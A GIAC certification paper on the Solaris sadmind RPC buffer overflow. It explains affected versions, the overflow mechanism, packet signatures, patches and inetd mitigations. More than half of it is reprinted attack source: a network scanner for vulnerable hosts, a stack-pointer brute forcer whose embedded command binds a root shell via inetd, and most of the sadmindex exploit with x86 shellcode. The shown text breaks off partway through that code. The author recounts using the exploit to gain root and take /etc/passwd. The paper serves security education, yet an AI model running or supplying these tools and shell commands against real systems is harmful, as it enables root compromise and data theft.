Global Information Assurance Certification Paper

SUN MICROSYSTEMS SOLSTICE ADMINSUITE DAEMON (SADMIND) BUFFER OVERFLOW EXPLOIT

DEREK CHENG, CISSP

JUNE 8, 2000

INTRODUCTION

I have had first hand experience with this buffer overflow exploit. I was working on an ethical hacking engagement which consisted of reconnaissance, port scanning, and exploiting phases. After completing these phases using the best known hacking techniques, I did not penetrate very far into the system. Fortunately, during the time of the engagement, the sadmind exploit was discovered and the hacks and exploits were published. I used this buffer overflow exploit to gain root access into the target system, steal the /etc/passwd file and send back an xterm so that I had a shell to the system.

EXPLOIT DETAILS

The Sun Microsystems Solstice AdminSuite Daemon (sadmind) program is installed by default on SunOS 5.7, 5.6, 5.5.1, and 5.5. In SunOS 5.4 and 5.3, sadmind may be installed if the Solstice AdminSuite packages are installed. The sadmind program is installed in /usr/sbin and is typically used to perform distributed system administration operations remotely, such as adding users. The sadmind daemon is started automatically by the inetd daemon whenever a request to invoke an operation is received.

A buffer overflow vulnerability has been discovered in sadmind which may be exploited by a remote attacker to execute arbitrary instructions and gain root access. Many versions of sadmind are vulnerable to a buffer overflow which can overwrite the stack pointer within a running sadmind process. The impact of this vulnerability is extremely high since sadmind is installed as root. This makes it possible to execute arbitrary code with root privileges on systems running vulnerable versions of sadmind.

The following versions of SunOS are vulnerable to this exploit:

SunOS 5.7
SunOS 5.7_x86
SunOS 5.6
SunOS 5.6_x86
SunOS 5.5.1
SunOS 5.5.1_x86
SunOS 5.5
SunOS 5.5_x86

SunOS 5.4 with AdminSuite installed
SunOS 5.4_x86 with Admin Suite installed

SunOS 5.3 with AdminSuite installed

Not vulnerable to this exploit:

All other supported versions of SunOS.

PROTOCOL DESCRIPTION

The protocol used to execute this exploit is TCP, usually a high remote procedure call (RPC) port such as port 100232.

RPC uses a program called the portmapper (also known as rpcbind) to arbitrate between client requests and ports that it dynamically assigns to listening applications. RPC sits on top of the TCP/IP protocol stack as an application protocol and it maps port numbers to services. To enumerate RPC applications listening on remote hosts, you can target servers that are listening on port 111 (rpcbind) or 32771 (Sun's alternate portmapper) using the rpcinfo command with the –p flag.

DESCRIPTION OF VARIANTS


Other exploits that are similar to this sadmind exploit are the rpc.ttdbserverd (ToolTalk Database) and the rpc.cmsd (Calendar Manager Service daemon) exploits. These two RPC services also run with root privileges and are vulnerable to buffer overflow attacks which allow attackers potentially execute arbitrary instructions onto the vulnerable systems. ToolTalk Database Service usually runs on RPC port 100068 and the Calendar Manager Service Daemon typically runs on RPC port 100083. If you see these services running, there are publicly available exploits for them as well!

HOW THE EXPLOIT WORKS


This exploit takes advantage of a buffer overflow vulnerability in sadmind. The programmers of the sadmind service did not put in proper data size checking of buffers that user data is written into. Since this service does not check or limit the amount of data copied into a variable's assigned space, it can be overflowed. The exploit tries to overflow the buffer with data which attempts to go into the next variable's space and eventually into the pointer space. The pointer space contains the return pointer which has the address of the point in the program to return to when the subroutine has completed execution. The exploit takes advantage of this fact by precisely modifying the amount and contents of data placed into a buffer that can be overflowed. The data that the exploits sends consists of machine code to execute a command and a new address for the return pointer to go to, which points back into the address space of the stack. When the program attempts to return from the subroutine, the program runs the exploit's malicious command instead.

More specifically, if a long buffer is passed to the NETMGT_PROC_SERVICE request (called via clnt_call()), it overwrites the stack pointer and execute arbitrary code. The actual buffer in question appears to hold the client's domain name. The overflow in sadmind takes place in the amsl_verify() function. Because sadmind runs as root any code launched as a result will run as with root privileges, therefore resulting in a root compromise.

DIAGRAM



Program Memory (Stack)



Program Memory (Stack)

Source: Eric Cole, Computer and Network Hacker Exploits: Step-by-Step, Part I, May 11, 2000

HOW TO USE IT

There are a couple of tools that you can use to help you run this sadmind buffer overflow exploit. The source code for these three programs that I am referring to can all be found at http://packetstorm.securify.com; search for "sadmind". I have included the source code for all three of these tools at the end of this document.

sadmindscan.c (by Bjunk)

The first tool is the sadmindscan.c, which is basically an RPC scanner which searches for vulnerable versions of sadmind running on a target network. This small scanner is available at: http://packetstorm.securify.com.

To compile sadmindscan.c:

```
gcc –o sadmindscan sadmindscan.c
```

The following are examples of the different type of scans you can perform with this tool.

./sadmindscan 10.10.10.10	For a specific host IP
./sadmindscan ttt.123.test.net	For a specific hostname
./sadmindscan 127.0.1.-	For a specific class C network
./sadmindscan 127.0.1.- > logfile	Outputs information into a logfile

sadmind-brute-lux.c (by elux)

The purpose of this tool is to attempt to brute force the stack pointer. The information received from this tool will be used in the actual sadmind exploit. This program tries to guess numerous stack pointers: -2048 to 2048 in increments that are set by the user; the default is 4. If you leave it with the default increment of 4, you will be connecting to the remote host 1024 times, unless you are lucky and find the correct stack pointer earlier. Once the program finds the correct stack pointer, it will print it out. This program is available at http://packetstorm.securify.com.

To compile sadmind-brute-lux.c:

```
gcc –o sadmind-brute-lux.c –o sadmind-brute-lux
```

To run sadmind-brute-lux:

```
./sadmind-brute-lux [arch] <host>
```

sadmindex.c (by Cheez Whiz)

sadmindex.c is the actual code to exploit the sadmind service. To run this exploit, it needs to have the correct stack pointer. Therefore, before using this tool, you need to run the above stack pointer brute forcer to get the correct stack pointer. You can download this exploit at http://packetstorm.securify.com.

To compile sadmindex.c:

```
gcc –o sadmindex.c –o sadmindex
```

To run sadmindex:

```
./ sadmindex  -h hostname –c command –s sp –j junk [-o offset] \ [-a alignment] [-p]
```

- ***hostname*:** the hostname of the machine running the vulnerable system administration daemon
- ***command*:** the command to run as root on the vulnerable machine
- ***sp*:** the %esp stack pointer value
- ***junk*:** the number of bytes needed to fill the target stack frame (which should be a multiple of 4)
- ***offset*:** the number of bytes to add to the stack pointer to calculate the desired return address
- ***alignment*:** the number of bytes needed to correctly align the contents of the exploit buffer.

If you run this program with a –p option, the exploit will only "ping" sadmind on the remote machine to start it running. The daemon will be otherwise untouched. Since pinging the daemon does not require an exploit buffer to be constructed, you can safely omit the –c, -s, and –j options if you use the –p option.

When specifying a command, be sure to pass it to the exploit as a single argument, namely enclose the command string in quotes if it contains spaces or other special shell delimiter characters. The exploit will pass this string without modification to /bin/sh –c on the remote machine, so any normally allowed Bourne shell syntax is also allowed in the command string. The command string and the assembly code to run it must fit inside a buffer of 512 bytes, so the command strong has a maximum length of approximately 390 bytes.

The following are confirmed %esp stack pointer values for Solaris on a Pentium PC system running Solaris 2.6 5/98 and on a Pentium PC system running Solaris 7.0 10/98. On each system, sadmind was started from an instance of inetd that was started at boot time by init. There is a fair possibility that the demonstration values will not work due to differing sets of environment variables. For example, if the running inetd on the remote machine was started manually from an interactive shell instead of automatically. If you find that the sample value for %esp does not work, try adjusting the value by –2048 to 2048 from the sample in increments of 32 for starters, or you can use the above sadmind-brute-lux tool to help you find the correct stack pointer.

The junk parameter seems to vary from version to version, but the sample values should be appropriate for the listed versions and are not likely to need adjustment. The offset parameter and the alignment parameter have default values that will be used if no overriding values are specified on the command line. The default values should be suitable and it will not likely be necessary to override them.

Demonstration values for i386 Solaris:

(2.6) sadmindex –h host.example.com –c "touch HEH" –s 0x080418ec –j 512
(7.0) sadmindex –h host.example.com –c "touch HEH" –s 0x08041798 –j 536

SIGNATURE OF THE ATTACK

One signature of this buffer overflow attack can be found using tcpdump. Notable signatures of these packets are the port numbers of the portmapper in the decoded packet header (port 111 or port 32771), and the sadmind RPC service number in the packet payload.

Another signature of this attack can be found in the actual exploit packet. A series of repeating hexadecimal numbers can usually be seen, which turn out to be the bytecode value for a NOP instruction. Buffer overflows often contain large numbers of NOP instructions to hide the front of the attacker's data and simplify the calculation of the value to place into the return pointer.

HOW TO PROTECT AGAINST IT

Sun Microsystems announced the release of patches for:

Solaris 7
Solaris 2.6
Solaris 2.5.1
Solaris 2.5
Solaris 2.4
Solaris 2.3

SunOS 5.7
SunOS 5.6
SunOS 5.5.1
SunOS 5.5
SunOS 5.4
SunOS 5.3

Sun Microsystems recommends that you install the patches listed below immediately on systems running SunOS 5.7, 5.6, 5.5.1, and 5.5 and on systems with Solstice AdminSuite installed. If you have installed a version of AdminSuite prior to version 2.3, it is recommended to upgrade to AdminSuite 2.3 before installing the AdminSuite patches listed below. Sun Microsystems also recommends that you:

- disable sadmind if you do not use it by commenting the following line in /etc/inetd.conf:

  100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind

- set the security level used to authenticate requests to STRONG as follows, if you use sadmind:

    100232/10 tli rpc/udp wait root /usr/sbin/sadmind sadmind -S 2

The above changes to /etc/inetd.conf will take effect after inetd receives a hang-up signal.

List of Patches

The following patches are available in relation to the above problem.

OS Version	Patch ID
SunOS 5.7	108662-01
SunOS 5.7_x86	108663-01
SunOS 5.6	108660-01
SunOS 5.6_x86	108661-01
SunOS 5.5.1	108658-01
SunOS 5.5.1_x86	108659-01
SunOS 5.5	108656-01
SunOS 5.5_x86	108657-01
AdminSuite Version	
2.3	104468-18
2.3_x86	104469-18

PSEUDO CODE

- The attacker executes a port scan to determine if rpcbind is running, port 111 or 32771.
- The attacker connects to the portmapper and requests information regarding the sadmind service using the UNIX rpcinfo command.
- The portmapper returns information to the attacker about the assigned port of the service and the protocol it is using.
- Once this transaction has taken place, the attacker connects to the sadmind port (100232) and issues a command containing the buffer overflow exploit code.
- Once this overflow has been sent to the target system, the attacker's command is ran at the privilege level of the sadmind service, which is root.

ADDITIONAL INFORMATION

This vulnerability has been discussed in public security forums and is actively being exploited by intruders. Sun Microsystems is currently working on more patches to address the issue discussed in this document and recommends disabling sadmind.

Patches listed in this document are available to all Sun customers at:
http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-license&nav=pub-patches B

Checksums for the patches listed in this bulletin are available at:
ftp://sunsolve.sun.com/pub/patches/CHECKSUMS C

Sun Microsystems security bulletins are available at:
http://sunsolve.sun.com/pub-cgi/secBulletin.pl

RESOURCES AND REFERENCES

Anonymous, Maximum Security: A Hacker's Guide to Protecting Your Internet Site and Network – 2nd Edition, 1999.

CERT Advisory, "Buffer Overflow in Sun Solstice AdminSuite Daemon", http://www.cert.org/advisories/CA-99-16-sadmind.html, December 14, 1999.

Cole, Eric, Computer and Network Hacker Exploits: Step-by-Step, Part I, May 11, 2000.

Ernst & Young, Extreme Hacking: Defending Your Site, 1999.

McClure, Stuart & Scambray, Joel & Kurtz, George, Hacking Exposed, The McGraw-Hill Companies, 1999.

Sun Microsystems Security Bulletin, "Sadmind", Bulletin #00191, http://packetstorm.securify.com/advisories/sms/sms.191.sadmind, December 29, 1999.

The three programs discussed in the document: sadmindscan.c, sadmindex-brute-lux.c, and sadmindex can all be found at http://packetstorm.securify.com. Search for "sadmind".

Source Code: sadmindscan.c

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <netdb.h>
#include <rpc/rpc.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>

#define SADMIN_PROGRAM ((u_long)100232)
#define SADMIN_VERSION ((u_long)10)

int net_mode=0;
void finderz(char *host);
unsigned long calculate_sleep(char *host);

int main(int argc,char *argv[])
{
        char host[1000];
        char net[1000];
        int i;
       int sleep=0;

        if(argc < 2)
        {
                printf("Solaris RPC sadmind tiny scanner by Bjunk\n");
                printf("Usage: %s <host> or <net>\n",argv[0]);
                exit(0);
        }

        strncpy(host,argv[1],999);
        if(host[strlen(host)-1] == '-')
        {
                net_mode=1;
                host[strlen(host)-1]=0x0;
        }

        if(net_mode==0)
       {
               sleep=calculate_sleep(host);
               if(sleep < 500000 )
                       finderz(host);
        }
        else
                for(i=1;i<256;i++)
                {
                        sprintf(net,"%s%d",host,i);
                      sleep=calculate_sleep(net);
                      if(sleep < 500000)
                              finderz(net);
                      else
                              printf("Skipping (%s) appear to be down..\n",net);
                }
}

void finderz(char *host)
{
  struct sockaddr_in saddr;
  struct hostent *h0zt;
  struct timeval tv;
  CLIENT *cl;
  int flag=0;
  int sd, portz=0;

        h0zt = gethostbyname(host);
        saddr.sin_family = AF_INET;
```

```
        if(!h0zt)
        {
                if((saddr.sin_addr.s_addr = inet_addr(host)) == INADDR_NONE)
                {
                        printf ( "hozt not foundz!\n");
                        exit(0);
                }
        }

        bcopy(h0zt->h_addr,(struct in_addr *)&saddr.sin_addr,h0zt->h_length);
        saddr.sin_port = htons(portz);
        sd = RPC_ANYSOCK;
        tv.tv_sec = 0;
        tv.tv_usec = 100;

        if((cl = clnttcp_create(&saddr,SADMIN_PROGRAM,SADMIN_VERSION,&sd, 0, 0)) == NULL)
                printf("Sadmind not founded at (%s) on TCP MODE shit!!@#!\n",host);
        else
                flag=1;
        if(flag==0)
        if((cl = clntudp_create(&saddr, SADMIN_PROGRAM, SADMIN_VERSION, tv, &sd)) == NULL)
                printf("Sadmind not founded at (%s) on UDP MODE shit!#@$\n",host);
       else
              flag=1;

       if(flag==1)
        {
                printf ("Sadmind Running found at (%s) on %d portz,
YEAH#@$!@!\n",host,ntohs(saddr.sin_port));
               clnt_destroy(cl);
        }
}


unsigned long calculate_sleep(char *host) {
struct timeval begin, end;
int sd;
struct sockaddr_in sock;
int res;

if ((sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP)) == -1)
  {perror("Socket troubles"); exit(1);}

sock.sin_family = AF_INET;
sock.sin_addr.s_addr = inet_addr(host);
sock.sin_port = htons((random()%65535));

gettimeofday(&begin, NULL);
if ((res = connect(sd, (struct sockaddr *) &sock,
                   sizeof(struct sockaddr_in))) != -1)
  fprintf(stderr, "WARNING: You might want to use a different value of -g (or change o.magic_port
in the include file), as it seems to be listening on the target host!\n");
close(sd);
gettimeofday(&end, NULL);
if (end.tv_sec - begin.tv_sec > 5 ) /*uh-oh!*/
  return 0;
return (end.tv_sec - begin.tv_sec) * 1000000 + (end.tv_usec - begin.tv_usec);
}
```

Source Code: sadmindex-brute-lux.c

```
#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <sys/errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <netinet/in.h>
#include <netdb.h>
#include <unistd.h>

/* *** ATTENTION *** you may have to change some of these *** ATTENTION *** */
#define EXPX86          "sadmindex-x86"  /* sadmind exploit for x86 arch */
#define EXPSPARC        "sadmindex-sparc"  /* sadmind exploit for sparc arch */
#define INC             4  /* sp brute forcing incrementation - 4 should be ok */

/* DON'T change the following */
#define FALSE           0  /* false */
#define TRUE            !FALSE  /* true */
#define BINDINGRES      "echo 'ingreslock stream tcp nowait root /bin/sh sh -i' \
                                > /tmp/.x; /usr/sbin/inetd -s /tmp/.x; r\
                                m -f /tmp/.x;"  /* bind rootshell */
#define SPX8626                 0x080418ec  /* default sadmindex sp for x86 2.6 */
#define SPX867          0x08041798  /* default sadmindex sp for x86 7.0 */
#define SPSPARC26       0xefff9580  /* default sadmindex sp for sparc 2.6 */
#define SPSPARC7        0xefff9418  /* default sadmindex sp for sparc 7.0 */
#define EXPCMDX8626     "./%s -h %s -c \"%s\" -s 0x%x -j 512\n"  /* cmd line */
#define EXPCMDX867      "./%s -h %s -c \"%s\" -s 0x%x -j 536\n"  /* cmd line */
#define EXPCMDSPARC     "./%s -h %s -c \"%s\" -s 0x%x\n"  /* cmd line */

int
main(int argc, char **argv)
{
        int i, sockfd, fd, size = 4096, sign = -1;
        long int addr;
        char *buffer = (char *) malloc (size);
        struct hostent *he;
        struct sockaddr_in their_addr;

        if (argc < 3)
        {
                fprintf(stderr, "\nsadmindex sp brute forcer - by elux\n");
                fprintf(stderr, "usage: %s [arch] <host>\n\n", argv[0]);
                fprintf(stderr, "\tarch:\n");
                fprintf(stderr, "\t1 - x86 Solaris 2.6\n");
                fprintf(stderr, "\t2 - x86 Solaris 7.0\n");
                fprintf(stderr, "\t3 - SPARC Solaris 2.6\n");
                fprintf(stderr, "\t4 - SPARC Solaris 7.0\n\n");
                exit(TRUE);
        }

        if ( (he = gethostbyname(argv[2])) == NULL)
        {
                printf("Unable to resolve %s\n", argv[2]);
                exit(TRUE);
        }

        their_addr.sin_family = AF_INET;
        their_addr.sin_port = htons(1524);
        their_addr.sin_addr = *((struct in_addr *)he->h_addr);
        bzero(&(their_addr.sin_zero), 8);

        if ( (strcmp(argv[1], "1")) == 0)
        {
```

```
        addr = SPX8626;
        printf("\nAlright... sit back and relax while this program brute forces the
                sp.\n\n");
        for (i = 0; i <= 4096; i += INC)
        {
                if ( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
                {
                        if ( (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct
                                sockaddr))) == 0)
                        {
                                fprintf(stderr, "\n\nNow telnet to %s, on port 1524... be
                                        careful\n", argv[2]);
                                close(sockfd);
                                exit(FALSE);
                        }
                }
                if ( (fd = open(EXPX86, O_RDONLY)) != -1)
                {
                        sign *= -1;
                        addr -= i *sign;
                        snprintf(buffer, size, EXPCMDX8626, EXPX86, argv[2], BINDINGRES,
                                addr);
                        system(buffer);
                }
                else
                {
                        printf("\n\n%s doesn't exisit, you need the sadmindex exploit\n",
                                EXPX86);
                        exit(TRUE);
                }
        }
}
else if ( (strcmp(argv[1], "2")) == 0)
{
        addr = SPX867;
        printf("\nAlright... sit back and relax while this program brute forces the
                sp.\n\n");
        for (i = 0; i <= 4096; i += INC)
        {
                if ( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
                {
                        if ( (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct
                                sockaddr))) == 0)
                        {
                                fprintf(stderr, "\n\nNow telnet to %s, on port 1524... be
                                        careful\n", argv[2]);
                                close(sockfd);
                                exit(FALSE);
                        }
                }
                if ( (fd = open(EXPX86, O_RDONLY)) != -1)
                {
                        sign *= -1;
                        addr -= i *sign;
                        snprintf(buffer, size, EXPCMDX867, EXPX86, argv[2], BINDINGRES,
                                addr);
                        system(buffer);
                }
                else
                {
                        printf("\n\n%s doesn't exisit, you need the sadmindex exploit\n",
                                EXPX86);
                        exit(TRUE);
                }
        }
}
else if ( (strcmp(argv[1], "3")) == 0)
{
        addr = SPSPARC26;
```

```
                printf("\nAlright... sit back and relax while this program brute forces the
                        sp.\n\n");
                for (i = 0; i <= 4096; i += INC)
                {
                        if ( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
                        {
                                if ( (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct
                                        sockaddr))) == 0)
                                {
                                        fprintf(stderr, "\n\nNow telnet to %s, on port 1524... be
                                                careful\n", argv[2]);
                                        close(sockfd);
                                        exit(FALSE);
                                }
                        }
                        if ( (fd = open(EXPSPARC, O_RDONLY)) != -1)
                        {
                                sign *= -1;
                                addr -= i *sign;
                                snprintf(buffer, size, EXPCMDSPARC, EXPSPARC, argv[2], BINDINGRES,
                                        addr);
                                system(buffer);
                        }
                        else
                        {
                                printf("\n\n%s doesn't exisit, you need the sadmindex exploit\n",
                                        EXPSPARC);
                                exit(TRUE);
                        }
                }
        }
        else if ( (strcmp(argv[1], "4")) == 0)
        {
                addr = SPSPARC7;
                printf("\nAlright... sit back and relax while this program brute forces the
                        sp.\n\n");
                for (i = 0; i <= 4096; i += INC)
                {
                        if ( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) != -1)
                        {
                                if ( (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct
                                        sockaddr))) == 0)
                                {
                                        fprintf(stderr, "\n\nNow telnet to %s, on port 1524... be
                                                careful\n", argv[2]);
                                        close(sockfd);
                                        exit(FALSE);
                                }
                        }
                        if ( (fd = open(EXPSPARC, O_RDONLY)) != -1)
                        {
                                sign *= -1;
                                addr -= i *sign;
                                snprintf(buffer, size, EXPCMDSPARC, EXPSPARC, argv[2], BINDINGRES,
                                        addr);
                                system(buffer);
                        }
                        else
                        {
                                printf("\n\n%s doesn't exisit, you need the sadmindex exploit\n",
                                        EXPSPARC);
                                exit(TRUE);
                        }
                }
        }
        else
                printf("%s is not a supported arch, try 1 - 4 ... .. .\n", argv[1]);
}
```

Source Code: sadmindex.c

```
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <rpc/rpc.h>

#define NETMGT_PROG 100232
#define NETMGT_VERS 10
#define NETMGT_PROC_PING 0
#define NETMGT_PROC_SERVICE 1

#define NETMGT_UDP_PING_TIMEOUT 30
#define NETMGT_UDP_PING_RETRY_TIMEOUT 5
#define NETMGT_UDP_SERVICE_TIMEOUT 1
#define NETMGT_UDP_SERVICE_RETRY_TIMEOUT 2

#define NETMGT_HEADER_TYPE 6
#define NETMGT_ARG_INT 3
#define NETMGT_ARG_STRING 9
#define NETMGT_ENDOFARGS "netmgt_endofargs"

#define ADM_FW_VERSION "ADM_FW_VERSION"
#define ADM_CLIENT_DOMAIN "ADM_CLIENT_DOMAIN"
#define ADM_FENCE "ADM_FENCE"

#define BUFLEN 1056           /* 548+8+512-12 */
#define ADDRLEN       8
#define LEN 76

/* #define JUNK 512 */        /* 524-12 (Solaris 2.6) */
/* #define JUNK 536 */        /* 548-12 (Solaris 7.0) */
#define OFFSET 572            /* default offset */
#define ALIGNMENT 0           /* default alignment */

#define NOP 0x90

char shell[] =
/*   0 */ "\xeb\x45"                          /* jmp springboard       */
/* syscall:                                                          */
/*   2 */ "\x9a\xff\xff\xff\xff\x07\xff"      /* lcall 0x7,0x0         */
/*   9 */ "\xc3"                              /* ret                   */
/* start:                                                            */
/*  10 */ "\x5e"                             /* popl %esi             */
/*  11 */ "\x31\xc0"                         /* xor %eax,%eax         */
/*  13 */ "\x89\x46\xb7"                     /* movl %eax,-0x49(%esi) */
/*  16 */ "\x88\x46\xbc"                     /* movb %al,-0x44(%esi)  */
/* execve:                                                           */
/*  19 */ "\x31\xc0"                         /* xor %eax,%eax         */
/*  21 */ "\x50"                             /* pushl %eax            */
/*  22 */ "\x56"                             /* pushl %esi            */
/*  23 */ "\x8b\x1e"                         /* movl (%esi),%ebx      */
/*  25 */ "\xf7\xdb"                         /* negl %ebx             */
/*  27 */ "\x89\xf7"                         /* movl %esi,%edi        */
/*  29 */ "\x83\xc7\x10"                     /* addl $0x10,%edi       */
/*  32 */ "\x57"                             /* pushl %edi            */
/*  33 */ "\x89\x3e"                         /* movl %edi,(%esi)      */
/*  35 */ "\x83\xc7\x08"                     /* addl $0x8,%edi        */
/*  38 */ "\x88\x47\xff"                     /* movb %al,-0x1(%edi)   */
/*  41 */ "\x89\x7e\x04"                     /* movl %edi,0x4(%esi)   */
/*  44 */ "\x83\xc7\x03"                     /* addl $0x3,%edi        */
/*  47 */ "\x88\x47\xff"                     /* movb %al,-0x1(%edi)   */
/*  50 */ "\x89\x7e\x08"                     /* movl %edi,0x8(%esi)   */
/*  53 */ "\x01\xdf"                         /* addl %ebx,%edi        */
/*  55 */ "\x88\x47\xff"                     /* movb %al,-0x1(%edi)   */
/*  58 */ "\x89\x46\x0c"                     /* movl %eax,0xc(%esi)   */
/*  61 */ "\xb0\x3b"                         /* movb $0x3b,%al        */
```

```
/*  63 */ "\xe8\xbe\xff\xff\xff"            /* call syscall         */
/*  68 */ "\x83\xc4\x0c"                    /* addl $0xc,%esp       */
/* springboard:                                                     */
/*  71 */ "\xe8\xbe\xff\xff\xff"            /* call start           */
/* data:                                                            */
/*  76 */ "\xff\xff\xff\xff"                /* DATA                 */
/*  80 */ "\xff\xff\xff\xff"                /* DATA                 */
/*  84 */ "\xff\xff\xff\xff"                /* DATA                 */
/*  88 */ "\xff\xff\xff\xff"                /* DATA                 */
/*  92 */ "\x2f\x62\x69\x6e\x2f\x73\x68\xff" /* DATA                */
/* 100 */ "\x2d\x63\xff";                   /* DATA                 */

extern char *optarg;

struct nm_send_header {
    struct timeval timeval1;
    struct timeval timeval2;
    struct timeval timeval3;
    unsigned int uint1;
    unsigned int uint2;
    unsigned int uint3;
    unsigned int uint4;
    unsigned int uint5;
    struct in_addr inaddr1;
    struct in_addr inaddr2;
    unsigned long ulong1;
    unsigned long ulong2;
    struct in_addr inaddr3;
    unsigned long ulong3;
    unsigned long ulong4;
    unsigned long ulong5;
    struct timeval timeval4;
    unsigned int uint6;
    struct timeval timeval5;
    char *string1;
    char *string2;
    char *string3;
    unsigned int uint7;
};

struct nm_send_arg_int {
    char *string1;
    unsigned int uint1;
    unsigned int uint2;
    int int1;
    unsigned int uint3;
    unsigned int uint4;
};

struct nm_send_arg_string {
    char *string1;
    unsigned int uint1;
    unsigned int uint2;
    char *string2;
    unsigned int uint3;
    unsigned int uint4;
};

struct nm_send_footer {
    char *string1;
};

struct nm_send {
    struct nm_send_header header;
    struct nm_send_arg_int version;
    struct nm_send_arg_string string;
    struct nm_send_arg_int fence;
    struct nm_send_footer footer;
};
```

```
struct nm_reply {
    unsigned int uint1;
    unsigned int uint2;
    char *string1;
};

bool_t
xdr_nm_send_header(XDR *xdrs, struct nm_send_header *objp)
{
    char *addr;
    size_t size = sizeof(struct in_addr);

    if (!xdr_long(xdrs, &objp->timeval1.tv_sec))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval1.tv_usec))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval2.tv_sec))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval2.tv_usec))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval3.tv_sec))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval3.tv_usec))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint1))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint2))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint3))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint4))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint5))
        return (FALSE);
    addr = (char *) &objp->inaddr1.s_addr;
    if (!xdr_bytes(xdrs, &addr, &size, size))
        return (FALSE);
    addr = (char *) &objp->inaddr2.s_addr;
    if (!xdr_bytes(xdrs, &addr, &size, size))
        return (FALSE);
    if (!xdr_u_long(xdrs, &objp->ulong1))
        return (FALSE);
    if (!xdr_u_long(xdrs, &objp->ulong2))
        return (FALSE);
    addr = (char *) &objp->inaddr3.s_addr;
    if (!xdr_bytes(xdrs, &addr, &size, size))
        return (FALSE);
    if (!xdr_u_long(xdrs, &objp->ulong3))
        return (FALSE);
    if (!xdr_u_long(xdrs, &objp->ulong4))
        return (FALSE);
    if (!xdr_u_long(xdrs, &objp->ulong5))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval4.tv_sec))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval4.tv_usec))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint6))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval5.tv_sec))
        return (FALSE);
    if (!xdr_long(xdrs, &objp->timeval5.tv_usec))
        return (FALSE);
    if (!xdr_wrapstring(xdrs, &objp->string1))
        return (FALSE);
    if (!xdr_wrapstring(xdrs, &objp->string2))
        return (FALSE);
    if (!xdr_wrapstring(xdrs, &objp->string3))
```

```
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint7))
        return (FALSE);
    return (TRUE);
}

bool_t
xdr_nm_send_arg_int(XDR *xdrs, struct nm_send_arg_int *objp)
{
    if (!xdr_wrapstring(xdrs, &objp->string1))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint1))
        return (FALSE);
    if (!xdr_u_int(xdrs, &objp->uint2))
        return (FALSE);
    if (!xdr_int(xdrs, &objp->int1))
